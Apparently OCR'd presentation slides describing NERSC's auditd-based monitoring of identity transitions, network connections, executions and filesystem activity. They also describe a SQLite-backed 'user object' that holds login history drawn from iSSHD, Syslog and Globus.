
Auditd: Identity Transitions

No clean solution to Identity transitions until we realized:


> Expected transitions between user identity values in login sessions will be *short lived* for legitimate applications and utilities. Identity can be tested per time intervals.

Some applications (like sshd) have longer term behaviors, but can be filtered via absolute path and heuristics.

Auditd: Identity Transitions #1



Auditd: Identity Transitions #2



```
AUDITD_POLICY::AUDITD_IDTransform
     testhost uid scottc -> root /var/tmp/x
```

Auditd: Network Data

To associate a user with network traffic, we log both connections out and listeners created.

Auditd: Network Data

For a connection we record the following data:

Value	Type
0.0.0.0 0 128.55.64.67 5667	socket 4-tuple
TCP SYS_NET	protocol , state
95220	session id
orange-m.nersc.gov	node hostname
root root root root	uid, gid, euid, egid

Socket data limited by what is passed via the socket object- source IP and port normally left blank.

Auditd: Network Data

For a network listener we record the following data:

Value	Type
0.0.0.0 47763 0.0.0.0 0	socket 4-tuple
TCP SYS_NET	protocol , state
95726	session id
purple-m.nersc.gov	node hostname
bro bro bro bro	uid, gid, euid, egid

Auditd: Execution

- Execution
- absolute path of executables
- all suid exe behavior
- absolute path of executable


Auditd: Filesystem


- Filesystem
- Test absolute location of user
- Systematic filesystem errors (R/W/X/Access) + changes


Auditd: Conclusion


- Current state in late prototype – implemented on one midrange system and looking to move to full production later in the year.
- Idea to look for immutable things in the reconnaissance and attack stages.
- Work with other tools like iSSHD rather than as a replacement.
- Highly flexible analysis platform.


User Abstraction














Background

We need a longer term notion of a user than what can be reasonably constructed in days/weeks of activity.

Want a more suitable *primitive* than something naïve like a set of logins. A box to fill up with other boxes…

New Security Primitives

A great deal of information is generated about users and local systems by various means. Historically this data is operated on serially, but by using it to create a statefull primitive a far more powerful.


This primitive can be used to hold metadata about whatever native object it is representing.

Look at designing a system to accept taking both current and envisioned data and apply it to types of things like users, systems etc.


User Object

User object, not surprisingly, is used to hold user metadata which in this case is composed mostly of authentication history. Could also add things like execution profiling or job metadata/library classes.

User Object


Static Repository
SQLite
SQLite Interface
Live Us
Data Sourc
ISSHD
Syslog
Globus
OUT OF DATE AS OF August 3

User Object



Static Repository

SQLite

SQLite Interface

User History

Live User Object

User Object

Data Source


iSSHD

Syslog

Globus

User Object

table login_data:
{ts, orig_h, resp_h, uid, auth_type}



Static Repository

SQLite

SQLite Interface

User History

Live User Object

User Object

Data Source


iSSHD

Syslog

Globus

User Object

```
table login_data:
        {ts, orig_h, resp_h, uid, auth_type}
```



Static Repository

SQLite

SQLite Interface

User History

Live User Object

User Object

Data Source

iSSHD

Syslog

Globus

```
userStruct: record {
        subnet_list: table[subnet] of count;
        country_list: table[string] of count;
        last_seen: time;
        total_logins: count
        };
```

